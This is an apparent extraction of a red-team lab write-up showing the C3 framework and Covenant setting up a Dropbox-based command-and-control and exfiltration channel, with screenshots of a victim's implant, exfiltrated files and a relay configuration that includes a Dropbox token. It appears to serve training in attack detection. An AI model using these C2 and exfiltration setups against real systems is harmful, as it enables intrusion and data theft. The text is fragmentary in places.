
[main]#> |

The CobaltStrike interface also displays the configuration for the 'guidem-drop' app, including OAuth 2 settings like Redirect URIs (https:// (http allowed for localhost)), Allow public clients (Implicit Grant & PKCE), and Generated access token (rvf...MDL8). It also shows the Access token expiration set to 'No expiration'.

Diagram Showing the Overview of the Process



Victim's view after executing the implant from C3



The screenshot shows the following windows:

- Task Manager:** Shows CPU usage (2.30%), Default Gateway (10.0.10.0), DNS Server (192.168.1.147.7), and Free Space (C:\ 4.1 GB). It lists processes: osquery daemon and shell, Process Monitor, Relay_x64_1575_relay-victim.exe, Relay_x64_1576_dropbox-relay.exe, Runtime Broker, Search, and Search Background Task.
- Process Monitor:** Shows a log of system events for the process C:\Users\vagrant\Desktop\Relay_x64_1576_dropbox-relay.exe. The log includes operations like Process Start, Thread Create, Load Image, IRP_MJ_CREATE, IRP_MJ_QUERY_SECURITY, FASTIO_NETWORK_QUERY_OPEN, IRP_MJ_CREATE, IRP_MJ_CLEANUP, IRP_MJ_CLOSE, IRP_MJ_ACQUIRE_FOR_SECTION_S, IRP_MJ_RELEASE_FOR_SECTION_S, FASTIO_ACQUIRE_FOR_SECTION_S, IRP_MJ_CLEANUP, IRP_MJ_CLOSE, IRP_MJ_CREATE, IRP_MJ_QUERY_SECURITY, IRP_MJ_QUERY_SECURITY, IRP_MJ_CLEANUP, and IRP_MJ_CLOSE.
- Network Summary:** Shows network traffic statistics. Total Events: 272, Connects: 4, Disconnects: 2, Sends: 167, Receives: 99, Send Bytes: 42,267, Receive Bytes: 82,599. Other Path: <Total>. Network paths accessed during trace:

Network Time	Total Events	Connects	Disconnects	Sends	Receives	Send Bytes	Receive Bytes	Other	Path
0.0000000	272	4	2	167	99	42,267	82,599	0	<Total>
0.0000000	213	1	0	140	72	33,822	48,723	0	162.125.81.7:https
0.0000000	59	3	2	27	27	8,445	33,876	0	162.125.81.14:https

Dropbox

- Dropbox
- Started
- App Center
- Starred folders
- Star folders or drag them here for quick access

Apps

Click here to describe this folder and turn it into a Space [Show examples](#)

Pin or drag files and folders here for quick access

1 folder

Name	Modified	Recent activity
guidem-drop	10/9/20, 6:21 am	—
guidemdropbox	10/9/20, 6:26 am	—

Add

Select a file to see comments, activity, and more details.

[Upgrade account](#)

Personal
guidemst@mail.com

Covenant

Not secure | 127.0.0.1:7443/listener

Welcome, guidem! [Logout](#)

C3

COVENANT

Listeners

[Listeners](#) [Profiles](#)

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort

[+ Create](#)

Page 1 of 1

LABS

Gateway Selection

Gateways
guidem-drop - fd1bfdb09a8f8eae

guidem-drop



Relays [Interfaces](#) [Commands](#)

No relays found...

Result: 0 Items per page: 5

<Page 1 of 1>



Summary exfiltration



Screenshot of a Dropbox folder named "guidemdropbox2". The folder path is shown as **Apps > guidem-drop > guidemdropbox2**. The folder description field says "Click here to describe this folder and turn it into a Space" and includes a "Show examples" button. A dashed box indicates where files can be pinned or dragged for quick access. The folder contains 3 files:

Name	Modified	Recent activity
upload-A7sP9iPi0J-1602197876-guidem_confidential2.txt	10/9/20, 6:57 am	You added 1 minute ago
upload-vt551f9qu5-1602197010-guidem_confidential.txt	10/9/20, 6:43 am	You added 16 minutes ago

- C3 can use UNC path in order to laterally move through the network and use the shared folder for command and control communication.
- As you can see below every time our covenant C2 sends a task through a file will be created that will be used for relay communication




Network > 10.10.98.5 > share


Name	Date modified	Type	Size
742a58560	10/3/2020 7:26 PM	File	1 KB

<https://labs.f-secure.com/blog/attack-detection-fundamentals-discovery-and-lateral-movement-lab-3/>

- Using the same Dropbox app we can create.
- Once the relay is executed on the victim it will query and resolve the domain `api.dropboxapi.com` which is used for polling the folder.
- Relays will often check the contents of the Dropbox folder for files to read.



```
{
  "name": "User-Agent Header",
  "type": "string",
  "value": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.97 Safari/537.36"
},
{
  "name": "Dropbox token",
  "type": "string",
  "value": "yYFPFCTwpuqAAAAAAAAAAW1estcZxmFQ-bvGB2WfVpEu_ZEKS9VK4rpkefoqrh"
},
{
  "name": "Folder name",
  "type": "string",
  "value": "wqe6"
}
],
"jitter": [
  5,
  20
]
}
```





C3 will create a new folder the Dropbox app folder



<https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3/>

Even in this case there is no integration with our command and control (C2) framework, Covenant, we can see that details such as operating system and user is already.


Last seen 2020/10/03 16:45:38			
Computer Name	ws01	OS Major Version	10
User Name	itadmin	OS Minor Version	0
Domain	LABS	OS Build Number	14393
processid	5744	OS Service Pack Major	0
is Elevated	true	OS Service Pack Minor	0
		OS Product Type	3
		OS Version	Windows 10.0 Server SP: 0.0 Build 14393
Channels			
Channel ID	Name	Channel Type	
0	Dropbox	Return Channel	



Once we have our Dropbox channel fully functional we can now use this channel for exfiltration.



As seen here we can also configure jitter and delay or remove files



